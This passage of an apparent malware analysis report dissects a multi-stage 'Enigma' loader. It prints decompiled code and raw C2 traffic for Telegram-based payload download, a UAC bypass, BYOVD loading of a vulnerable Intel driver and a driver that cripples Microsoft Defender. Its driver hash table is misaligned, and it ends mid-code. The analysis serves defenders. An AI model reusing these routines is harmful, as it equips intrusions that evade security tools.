pRtlZeroMemory = (void (__fastcall *)(char *, __int64))mw_resolveAPI(0xCu, ntdll_RtlZeroMemory);
pRtlZeroMemory(v82, 276i64);
pRtlGetVersion = (void (__fastcall *)(char *))mw_resolveAPI(0xCu, ntdll_RtlGetVersion);
pRtlGetVersion(v82);
pRtlZeroMemory_1 = (void (__fastcall *)(__int16 *, __int64))mw_resolveAPI(0xCu, ntdll_RtlZeroMemory);
pRtlZeroMemory_1(v81, 48i64);
pGetNativeSystemInfo = (void (__fastcall *)(__int16 *))mw_resolveAPI(0xAu, kernel32_GetNativeSystemInfo);
pGetNativeSystemInfo(v81);
if ( v81[0] == 9 || (v45 = 86, v81[0] == 6) )
  v45 = 64;
pRtlZeroMemory_2 = (void (__fastcall *)(char *, __int64))mw_resolveAPI(0xCu, kernel32_RtlZeroMemory);
pRtlZeroMemory_2(var_c2_message, 4096i64);
str_dotnet_version = mw_GetDotNetVersion();
LODWORD(v69) = v45;
LODWORD(v68) = v85;
wvsprintfW_wrapper(
  (__int64)var_c2_message,
  (__int64)L"Loader start. ver: %d.%d.%d; x%d. .Net ver: %s",
  v83,
  v84,
  v68,
  v69,
  str_dotnet_version);
mw_SendMessage_C2((__int64)var_c2_message);
```

Figure 14. Constructing first debug message

```
GET /errlog002/gate.php?hwid=[redacted]0&filename=main.cpp&nStr=1&desc=Loader%20start.%20ver:%2010.0.10240;%20x64.
%20.Net%20ver:%202.03.03.54.0%20client4.0%20full4.6 HTTP/1.1
User-Agent: AE632AE3-FACB-4C1B-8906-FB65A13B01B4
Host: 193.56.146.29
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Mon, 23 Jan 2023 22:31:15 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

c
add success

0
```

Figure 15. An example of the first debug message

There are two C&C servers that were used in this attack chain. The first one ,*193[.]56[.]146[.]29*, is used to send program execution DEBUG and Telegram to deliver payloads and send commands.

To download the next stage payload, the malware first sends a request to the attacker-controlled Telegram channel *https://api[.]telegram[.]org/bot{token}/getFile* to obtain the file_path. This approach allows the attacker to continuously update and eliminates reliance on fixed file names.

```
InternetConnectA( cc0004, api.telegram.org, 443, , , 3, 0, 0 )
LdrLoadDll( 1, 0, wininet.dll, 2f1d0000 )
HttpOpenRequestA( cc0008, GET,
/bot[redacted]/getFile?file_id=BQACAgQAAxkBAAMRY8bfczprWP3oFJ
dbojLLPl1bZZ4AAswNAAJg2DlS5KbO0ockqQQtBA, , , 0, 8488d600, 0 )

[C2 Response]
    HTTP/1.1 200 OK
    Server: nginx/1.18.0
    Date: Mon, 23 Jan 2023 22:31:17 GMT
    Content-Type: application/json
    Content-Length: 196
    Connection: keep-alive
    Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
    Access-Control-Allow-Origin: *
    Access-Control-Allow-Methods: GET, POST, OPTIONS
    Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection

    {
        "ok":true,"result":{
        "file_id":"BQACAgQAAxkBAAMRY8bfczprWP3oFJdbojLLPl1bZZ4AAswNAAJg2DlS5KbO0ockqQQtBA",
        "file_unique_id":"AgADzA0AAmDYOVI",
        "file_size":184094,
        "file_path":"documents/file_17.pack"
        }
    }
```

Figure 16. Payload “file_path” request from Telegram

Note that in this case, the next stage payload was *file_17.pack*. However, this file and other stage names were changed multiple times during our investigation.

Upon obtaining the file_path, the malware then sends a request to download the next stage binary file (shown in Figure 17)

```
LdrLoadDll( 1, 0, wininet.dll, 2f1d0000 )
HttpOpenRequestA( cc0008, GET,
/file/bot[redacted]/documents/file_17.pack?file_
id=BQACAgQAAxkBAAMRY8bfczprWP3oFJdbojLLPl1bZZ4AAswNAAJg2DlS5KbO0ockqQQtBA, , , 0,
80800000, 0 )
```

Figure 17. Payload download request from Telegram

```
var_c2_request_data = xmmword_140034AA0;  // Decrypted data: Telegram getFile - file_id - BQACAgQAAxkBAAMRY8bfczprWP3oFJdbojLLPl1bZZ4AAswNAAJg2DlS5KbO0ockqQQtBA
v77 = xmmword_140034AC0;
v76 = xmmword_140034AB0;
*(_QWORD *)&v79 = 0x494806043115123i64;
v78 = xmmword_140034AD0;
do
{
  v56 = 55 * (v55 / 0x37u);
  v57 = v55++;
  *(_BYTE *)v54 ^= v57 - v56 + 57;
  v54 = (__int128 *)((char *)v54 + 1);
}
while ( v55 < 72 );
v58 = 0;
lpFileName = &Telegram_Token;
Telegram_Token = xmmword_140034A58;       // Decrypted Data: Telegram Token
v71 = xmmword_140034A68;
v72 = xmmword_140034A78;
do
{
  v60 = 55 * (v58 / 0x37u);
  v61 = v58++;
  *(_BYTE *)lpFileName ^= v61 - v60 + 0x39;
  lpFileName = (__int128 *)((char *)lpFileName + 1);
}
while ( v58 < 0x30 );
if ( !(unsigned int)mw_Download_Decompress_File(
                      (__int64)&Telegram_Token,
                      (__int64)&var_c2_request_data,
                      (__int64)v88) )     //
                                          // Argument 1: rcx 000000000014BA30 "58[redacted]
                                          // Argument 2: rdx 000000000014BA70 "BQACAgQAAxkBAAMRY8bfczprWP3oFJdbojLLPl1bZZ4AAswNAAJg2DlS5KbO0ockqQQtBA"
                                          // Argument 3: r8 000000000014DE40 L"C:\\ProgramData\\updateTask.dll"
{
  mw_SendMessage_C2((__int64)L"GetTgRawFileById failed");
  return 0i64;
}

mw_SendMessage_C2((__int64)L"bot getted");
```

Figure 18. The code responsible for decrypting the next stage payload file_id and Telegram token

If the file's download, deobfuscation, and decompression are successful, the malware sends the message "bot getted" to the debug server.

```
GET /errlog002/gate.php?hwid=[redacted]&filename=main.cpp&nStr=1&desc=bot%20getted HTTP/1.1
User-Agent: AE632AE3-FACB-4C1B-8906-FB65A13B01B4
Host: 193.56.146.29
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Mon, 23 Jan 2023 22:31:18 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

c
add success

0
```

Figure 19. Successful payload retrieval debug message

To decompress the payload, the malware uses Microsoft Cabinet's *Compressapi* with the compression algorithm ("COMPRESS_RAW | COMPRESS_ALGORITHM_LZMS"). The code snippet in Figure 20 demonstrates how the malware downloads, deobfuscates, and decompresses *file_17.pack* (*UpdateTask.dll*).

```
__int64 __fastcall mw_Download_Decompress_File(
        __int64 arg1_TelegramToken,
        __int64 arg2_Telegram_file_id,
        __int64 a3_lpFileName)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  var_compressedFile = (unsigned int *)mw_download_file_Telegram(
                                         arg1_TelegramToken,
                                         arg2_Telegram_file_id,
                                         &CompressedFile_size);
  if ( (unsigned int)mw_Cabinet_Decompress_File(
                       var_compressedFile,
                       CompressedFile_size,
                       &decompress_buffer,
                       &decompress_buffer_size) )
  {
    pGetFileAttributesW = (__int64 (__fastcall *)(__int64))mw_resolveAPI(0xAu, kernel32_GetFileAttributesW);
    v6 = pGetFileAttributesW(a3_lpFileName);
    if ( v6 == -1 )
    {
      pGetLastError = (void (*)(void))mw_resolveAPI(0xAu, kernel32_GetLastError);
      pGetLastError();
    }
    else if ( (v6 & 0x10) == 0 )
    {
      pDeleteFileW = (void (__fastcall *)(__int64))mw_resolveAPI(0xAu, kernel32_DeleteFileW);
      pDeleteFileW(a3_lpFileName);
    }
    pCreateFileW = (__int64 (__fastcall *)(__int64, __int64, _QWORD, _QWORD, int, int, _QWORD))mw_resolveAPI(
                                                                                                0xAu,
                                                                                                kernel32_CreateFileW);
    v10 = pCreateFileW(a3_lpFileName, 0x40000000i64, 0i64, 0i64, 2, 128, 0i64);
    if ( (unsigned __int64)(v10 - 1) > 0xFFFFFFFFFFFFFFFDui64 )
    {
      mw_SendMessage_C2((__int64)L"File create failed");
    }
    else
    {
      pWriteFile = (unsigned int (__fastcall *)(__int64, __int64, _QWORD, char *, _QWORD))mw_resolveAPI(
                                                                                          0xAu,
                                                                                          kernel32_WriteFile);
      if ( pWriteFile(v10, decompress_buffer, decompress_buffer_size, v15, 0i64) )
      {
        pCloseHandle = (unsigned int (__fastcall *)(__int64))mw_resolveAPI(0xAu, kernel32_CloseHandle);
        if ( pCloseHandle(v10) )
          return 1i64;
        mw_SendMessage_C2((__int64)L"pCloseHandle failed");
      }
      else
      {
        mw_SendMessage_C2((__int64)L"File save failed");
      }
```

Figure 20. Code responsible for downloading, deobfuscating, decompressing, and renaming the downloaded payload

```
  v15 = compressed_file_size;
  DecompressorHandle_1 = 0i64;
  AllocationRoutines[2] = 0i64;
  AllocationRoutines[0] = (__int64)mw_RtlAllocateHeap_wrapper;
  *decompressed_buffer_size = 0;
  AllocationRoutines[1] = (__int64)mw_RtlFreeHeap_wrapper;
  *decompress_buffer = 0i64;
  v7 = 0;
  pCreateDecompressor = (__int64 (__fastcall *)(_QWORD, __int64 *, __int64 *))mw_resolveAPI(
                                                                               9u,
                                                                               cabinet_CreateDecompressor);
  v9 = pCreateDecompressor(COMPRESS_RAW_COMPRESS_ALGORITHM_LZMS, AllocationRoutines, &DecompressorHandle_1);
  if ( v9 )
  {
    buffer_size = *compressed_file;
    v11 = 4;
    HeapHandle = ::HeapHandle;
    v28 = *compressed_file;
    pRtlAllocateHeap = (__int64 (__fastcall *)(__int64, _QWORD, _QWORD))mw_resolveAPI(0xCu, ntdll_RtlAllocateHeap);
    v14 = pRtlAllocateHeap(HeapHandle, 0i64, buffer_size);
    *decompress_buffer = v14;
    if ( !v14 )
    {
LABEL_3:
      v9 = 0;
      goto LABEL_11;
    }
    if ( (unsigned int)v15 > 4 )
    {
      while ( (unsigned __int64)v11 + 8 <= v15 )
      {
        v16 = *(unsigned int *)((char *)compressed_file + v11);
        v17 = v11 + 4;
        v30 = v16;
        v18 = *(unsigned int *)((char *)compressed_file + v17);
        v19 = v17 + 4;
        v29 = v18;
        v20 = v16 + v19;
        if ( v16 + v19 > (unsigned int)v15 )
          break;
        v21 = v7 + v18;
        if ( v7 + v18 > v28 )
          break;
        v22 = DecompressorHandle_1;
        v23 = *decompress_buffer + v7;
        pDecompress = (__int64 (__fastcall *)(__int64, char *, _QWORD, __int64, _QWORD, _QWORD))mw_resolveAPI(
                                                                                                  9u,
                                                                                                  cabinet_Decompress);
        v9 = pDecompress(v22, (char *)compressed_file + v19, v30, v23, v29, 0i64);
        if ( !v9 )
          goto LABEL_11;
        v11 = v20;
        v7 = v21;
        if ( v20 >= (unsigned int)v15 )
          goto LABEL_10;
      }
      goto LABEL_3;
```

Figure 21. Payload deobfuscation and decompression

Before executing the payload, the malware attempts to elevate its privileges by executing the mw_UAC_bypass function, which is part of an open-source project. This technique, Calling Local Windows RPC Servers from .NET (which was unveiled in 2019 by Project Zero), allows a user to bypass user account control (UAC) using only two remote procedure call (RPC) requests instead of DLL hijacking.

```
GET /errlog002/gate.php?hwid=[redacted]&filename=main.cpp&nStr=1&desc=UAC%20success HTTP/1.1
User-Agent: AE632AE3-FACB-4C1B-8906-FB65A13B01B4
Host: 193.56.146.29
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Mon, 23 Jan 2023 22:31:18 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

c
add success

0
```

Figure 22. Successful UAC bypass execution debug message

The malware requires elevated privileges for the subsequent stage payload, which involves loading the malicious driver by exploiting CVE-2015-2291.

Finally, the malware executes an export function called "Entry" from *UpdateTask.dll* via *rundll32.exe* as shown in Figure 23.

```
v64 = (void (*)(const wchar_t *, ...))mw_resolveAPI(0xAu, kernel32_ExpandEnvironmentStringsW);
v64(L"%windir%\\system32\\rundll32.exe %programdata%\\updateTask.dll, Entry", v86, 130i64);
pCreateProcessW = (unsigned int (__fastcall *)(_QWORD, char *, _QWORD, _QWORD, _DWORD, int, _QWORD, _QWORD, __int128 *,
if ( !pCreateProcessW(0i64, v86, 0i64, 0i64, 0, 0x8000000, 0i64, 0i64, &var_c2_request_data, &Telegram_Token) )
{
  mw_SendMessage_C2((__int64)L"CreateProcess failed");
  return 0i64;
}
v66 = *((_QWORD *)&Telegram_Token + 1);
pCloseHandle_1 = (void (__fastcall *)(__int64))mw_resolveAPI(0xAu, kernel32_CloseHandle);
pCloseHandle_1(v66);
```

Figure 23. Running the stage 2 payload through rundll32.exe

Stage 2: EnigmaDownloader_s002

MD5	377f617ccd4aa09287d5221d5d8e1228
SHA-1	288358deaa053b30596100c9841a7d6d1616908d
SHA-256	f1623c2f7c00affa3985cf7b9cdf25e39320700fa9d69f9f9426f03054b4b712
File size	497.50 KB (509440 bytes)

The second stage payload, *UpdatTask.dll*, is a dynamic-link library (DLL) written in C++ that comprises two export functions (DllEntryPoint and Entry). The malicious code is executed in the Entry export function, which is triggered by the first stage routine. The primary objective of this malware is to disable Microsoft Defender by deploying a malicious kernel mode driver (“bring your own vulnerable driver” or BYOVD method) via exploiting a vulnerable Intel driver (CVE-2015-2291) and then downloading and executing the third-stage payload.

Please note that the first, second, and third-stage payloads all obtain the infected system's MachineGuid at the start and use it to identify the machine in debug message network traffic, enabling the adversary to track the infected system's malware execution state.

Upon execution, the malware creates the mutex to mark its presence on the system and retrieves the MachineGuid of the infected system from the "SOFTWARE\Microsoft\Cryptography\MachineGuid" registry key.

```
__int64 Entry()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v0 = 0;
  if ( !(unsigned int)mw_MachineGuid() )
    return 0i64;
  v2 = lpMutexName;
  v3 = 0;
  lpMutexName[0] = xmmword_7FFEF8B4A680;        // Decrypted string: L"Global\\1553019C-A4F5-4230-9C6C-65F0AE96EBB4"
  lpMutexName[1] = xmmword_7FFEF8B4A690;
  lpMutexName[2] = xmmword_7FFEF8B4A6A0;
  lpMutexName[3] = xmmword_7FFEF8B4A6B0;
  lpMutexName[4] = xmmword_7FFEF8B4A6C0;
  v35 = 0x610054001D001Ci64;
  do
  {
    v4 = v3 + 54 * (FALSE - v3 / 0x36u);
    ++v3;
    *(_WORD *)v2 ^= v4;
    v2 = (__int128 *)((char *)v2 + 2);
  }
  while ( v3 < 44 );
  pCreateMutexW = (__int64 (__fastcall *)(_QWORD, _QWORD, __int128 *))mw_resolveAPI(0xAu, CreateMutexW);
  mutex = pCreateMutexW(NULL, FALSE, lpMutexName);// L"Global\\1553019C-A4F5-4230-9C6C-65F0AE96EBB4"
  if ( mutex )
  {
    pWaitForSingleObject = (unsigned int (__fastcall *)(__int64, _QWORD))mw_resolveAPI(0xAu, WaitForSingleObject);
    if ( pWaitForSingleObject(mutex, 0i64) == 258 )
    {
exit:
      pCloseHandle_1 = (void (__fastcall *)(__int64))mw_resolveAPI(0xAu, CloseHandle);
      pCloseHandle_1(mutex);
      return FALSE;
    }
```

Figure 24. Constructing a unique system identifier and creating a mutex

Next, the malware will determine if it is running as an account with administrator privileges or simply as a regular user using the GetTokenInformation API. If the malware fails to obtain elevated privileges, it will bypass the disablement of Windows Defender and proceed to download and execute the next stage of its attack.

```
  is_elevated = 0;
  // The malware will next determine if it is running as an administrator privileged account or a regular user.
  pGetCurrentProcess = (__int64 (*)(void))mw_resolveAPI(0xAu, GetCurrentProcess);
  handle_current_process = pGetCurrentProcess();
  pOpenProcessToken = (unsigned int (__fastcall *)(__int64, __int64, __int64 *))mw_resolveAPI(7u, OpenProcessToken);
  if ( pOpenProcessToken(handle_current_process, 8i64, &htoken) )
  {
    phtoken = htoken;
    pGetTokenInformation = (__int64 (__fastcall *)(__int64, _QWORD, int *))mw_resolveAPI(7u, advapi32_GetTokenInformation);
    // The GetTokenInformation function retrieves a specified type of
    // information about an access token.
    // The calling process must have appropriate access rights to obtain the information.
    ret_value = pGetTokenInformation(phtoken, TokenElevation, &token_elevation_info);// If Elevated return 1
    handle_token_info = htoken;
    if ( ret_value )
      is_elevated = token_elevation_info;
    pCloseHandle = (void (__fastcall *)(__int64))mw_resolveAPI(0xAu, CloseHandle);
    pCloseHandle(handle_token_info);
    is_not_elevated = is_elevated == 0;
    if ( !is_elevated )                     // is executed when the code is running as a regular user account,
                                            // and not as an administrator privileged account.
      goto Download_decompress_execute;
    pSetUnhandledExceptionFilter = (void (__fastcall *)(__int64 (__fastcall *)(unsigned int **, unsigned int *)))mw_resolveAPI(0xAu, SetUnhandledExceptionFilter);
    pSetUnhandledExceptionFilter(mw_kdmapper_SimplestCrashHandler);
    iqvw64e_device_handle = intel_driver::Load();
    if ( iqvw64e_device_handle == (HANDLE)INVALID_HANDLE_VALUE )
    {
      mw_Send_Error_Log((__int64)L"intel_driver::Load() failed");
    }
    else
    {
      token_elevation_info = 0;
      if ( (unsigned int)kdmapper::MapDriver(v21, v20, v22, v23, (int)&v37, v30, v31, v32, v33, &token_elevation_info) )
      {
        if ( !intel_driver::Unload((__int64)iqvw64e_device_handle, v24, v25) )
          mw_Send_Error_Log((__int64)L"Warning: failed to fully unload vulnerable driver");
      }
      else
      {
        mw_Send_Error_Log((__int64)L"Failed to map");
        intel_driver::Unload((__int64)iqvw64e_device_handle, v26, v27);
      }
    }
    Sleep(60000u);
  }
  is_not_elevated = is_elevated == 0;
Download_decompress_execute:
  LOBYTE(v0) = !is_not_elevated;
  mw_persistence_TaskScheduler(v0);
  mw_download_execute_file();
  pReleaseMutex = (void (__fastcall *)(__int64))mw_resolveAPI(0xAu, ReleaseMutex);
  pReleaseMutex(mutex);
  goto exit;
}
```

Figure 25. Checking the process privileges

If the process successfully obtains elevated privileges, it proceeds to drop the files shown in Figure 26.

Offset	Excerpt (hex)	Excerpt (text)	
0	**4D 5A 90 00 03** 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	**MZ**.........ÿÿ..,.......@.......	
4CB60	7C 61 05 80 01 00 00 00 00 00 00 00 00 00 00 00 **4D 5A 90 00 03** 00 00 00 04 00 00 00 FF FF 00 00	|a.€............**MZ**.........ÿÿ..	iQVW64.SYS
5F470	68 8B 05 80 01 00 00 00 05 00 00 00 00 00 00 00 **4D 5A 90 00 03** 00 00 00 04 00 00 00 FF FF 00 00	h‹.€............**MZ**.........ÿÿ..	malicious drivers

Figure 26. Stage 2 embedded binary files

Name	iQVW64.SYS (CVE-2015-2291)
Description	Vulnerable Intel driver, used for kernel exploitation
MD5	1898ceda3247213c084f43637ef163b3
SHA-1	d04e5db5b6c848a29732bfd52029001f23c3da75
SHA-256	4429f32db1cc70567919d7d47b844a91cf1329a6cd116f582305f3b7b60cd60b

Name	Driver.SYS
Description	Malicious drivers reduce the token integrity of Microsoft defender (MsMpEng.exe)
MD5	28ca7a21de60671f3b528a9e08a44e1c

SHA-1	21F1CFD310633863BABAAFE7E5E892AE311B42F6
SHA-256	D5B4C2C95D9610623E681301869B1643E4E2BF0ADCA42EAC5D4D773B024FA442

The malware uses an open-source project called KDMapper to manually map non-signed/self-signed drivers in memory by exploiting the *iqvw64e.sys* Intel driver. Testing on this has reportedly been conducted on Windows 10 version 1607 to Windows 11 version 22449.1. The functions intel_driver::Load() and kdmapper::MapDriver() are both responsible for achieving this task.

The following snippet demonstrates the debug message related to drive loading and installation:

```
GET
/errlog002/gate.php?hwid=[redacted]&filename=main.cpp&nStr=1&desc=Foun
d%20In%20g_KernelHashBucketList:%20........ HTTP/1.1
User-Agent: AE632AE3-FACB-4C1B-8906-FB65A13B01B4
Host: 193.56.146.29
Cache-Control: no-cache


GET
/errlog002/gate.php?hwid=[redacted]&filename=main.cpp&nStr=1&desc=g_Ke
rnelHashBucketList%20Cleaned HTTP/1.1
User-Agent: AE632AE3-FACB-4C1B-8906-FB65A13B01B4
Host: 193.56.146.29
Cache-Control: no-cache


GET
/errlog002/gate.php?[redacted]&filename=main.cpp&nStr=1&desc=Skip
ped%200x4096%20bytes%20of%20PE%20Header HTTP/1.1
User-Agent: AE632AE3-FACB-4C1B-8906-FB65A13B01B4
Host: 193.56.146.29
Cache-Control: no-cache


GET
/errlog002/gate.php?hwid=[redacted]&filename=main.cpp&nStr=1&desc=Call
back%20example%20called HTTP/1.1
User-Agent: AE632AE3-FACB-4C1B-8906-FB65A13B01B4
Host: 193.56.146.29
Cache-Control: no-cache


GET
/errlog002/gate.php?hwid=[redacted]&filename=main.cpp&nStr=1&desc=Unlo
adDriver%20Status HTTP/1.1
User-Agent: AE632AE3-FACB-4C1B-8906-FB65A13B01B4
Host: 193.56.146.29
Cache-Control: no-cache


GET
/errlog002/gate.php?hwid=[redacted]&filename=main.cpp&nStr=1&desc=Vul%
20driver%20data%20destroyed%20before%20unlink HTTP/1.1
User-Agent: AE632AE3-FACB-4C1B-8906-FB65A13B01B4
Host: 193.56.146.29
Cache-Control: no-cache
```

Figure 27. Debug message for loading the driver and providing execution status

The malware then establishes persistence on the targeted system by creating scheduled tasks.




Figure 28. Malware persistence is achieved via scheduled tasks (click the image for a larger version)

Finally, the EnigmaDownloader_s002 downloads and executes the next-stage payload on the infected system. To achieve this task, it employs similar techniques as those used in the first stage — the only difference, in this case, is that the malware is executing a .NET Assembly from C++ in memory using the CLR (Common Language Runtime) hosting technique.

```
v57 = (int (__fastcall *)(__int64, void **))mw_resolveAPI(0xEu, oleaut32_SafeArrayAccessData);
if ( v57(v56, &Dst) < 0 )
{
  mw_Send_Error_Log((__int64)L"[!] SafeArrayAccessData(...) failed");
  return 0i64;
}
memmove(Dst, Src, pUncompressedFile);
v58 = (int (__fastcall *)(__int64))mw_resolveAPI(0xEu, oleaut32_SafeArrayUnaccessData);
if ( v58(v56) < 0 )
{
  mw_Send_Error_Log((__int64)L"[!] SafeArrayUnaccessData(...) failed");
  return 0i64;
}
if ( (*(int (__fastcall **)(__int64, __int64, __int64 *))(*(_QWORD *)v74 + 360i64))(v74, v56, &v75) < 0 )
{
  mw_Send_Error_Log((__int64)L"[!] pDefaultAppDomain->Load_3(...) failed");
  return 0i64;
}
v76 = 0i64;
if ( (*(int (__fastcall **)(__int64, __int64 **))(*(_QWORD *)v75 + 128i64))(v75, &v76) < 0 )
{
  mw_Send_Error_Log((__int64)L"[!] pAssembly->get_EntryPoint(...) failed");
  return 0i64;
}
v84 = 0i64;
v83 = 0i64;
v59 = (__int64 (__fastcall *)(__int64, _QWORD, _QWORD))mw_resolveAPI(0xEu, oleaut32_SafeArrayCreateVector);
v60 = v59(12i64, 0i64, 0i64);
v61 = *v76;
v77 = xmmword_7FFEF8B48560;
v78 = 0i64;
if ( (*(int (__fastcall **)(__int64 *, __int128 *, __int64, __int128 *, _QWORD, _QWORD, _QWORD, _QWORD, _QWORD, _QW
{
  mw_Send_Error_Log((__int64)L"[!] pMethodInfo->Invoke_3(...) failed");
  return 0i64;
}
if ( (*(int (__fastcall **)(__int64))(*(_QWORD *)v90 + 88i64))(v90) < 0 )
```

Figure 29. The stage 3 .NET binary is executed via CLR hosting

Stage 2.1: Enigma Driver analysis

MD5	Driver.SYS
SHA-1	28CA7A21DE60671F3B528A9E08A44E1C
SHA-256	21F1CFD310633863BABAAFE7E5E892AE311B42F6
File size	D5B4C2C95D9610623E681301869B1643E4E2BF0ADCA42EAC5D4D773B024FA442

The driver's sole purpose is to patch the integrity level of the Microsoft defender (MsMpEng.exe) and forcibly reduce it from system to untrusted integrity. The reduction of the integrity level to untrusted impedes the process of accessing secure resources on the system for the victim, silently disabling it without terminating the process.




Figure 30. Microsoft defender token integrity modification before and after executing Enigma Driver

The code snippets in Figure 31 demonstrate how the malware performs these operations.


```
while ( 1 )
{
  ErrorCode = NtQuerySystemInformation(
                SystemProcessInformation,
                SystemInformation,
                SystemInformationLength,
                &ReturnLength);
  v5 = ErrorCode;
  if ( ErrorCode != (unsigned int)STATUS_BUFFER_TOO_SMALL && ErrorCode != (unsigned int)STATUS_INFO_LENGTH_MISMATCH )
    break;
  MmFreeNonCachedMemory(SystemInformation, SystemInformationLength);
  NonCachedMemory = (SYSTEM_PROCESS_INFORMATION *)MmAllocateNonCachedMemory(ReturnLength);
  SystemInformationLength = ReturnLength;
  SystemInformation = NonCachedMemory;
  if ( !NonCachedMemory )
  {
    ExitStatus = v5;
    goto PsTerminateSystemThread;
  }
}
if ( ErrorCode < 0 )
{
  RtlNtStatusToDosError(ErrorCode);
}
else
{
  NextEntryOffset = 0i64;
  do
  {
    v9 = (SYSTEM_PROCESS_INFORMATION *)((char *)SystemInformation + NextEntryOffset) == 0i64;
    SystemInformation = (SYSTEM_PROCESS_INFORMATION *)((char *)SystemInformation + NextEntryOffset);
    *(_DWORD *)&windefend_pid.Length = 0x180016;
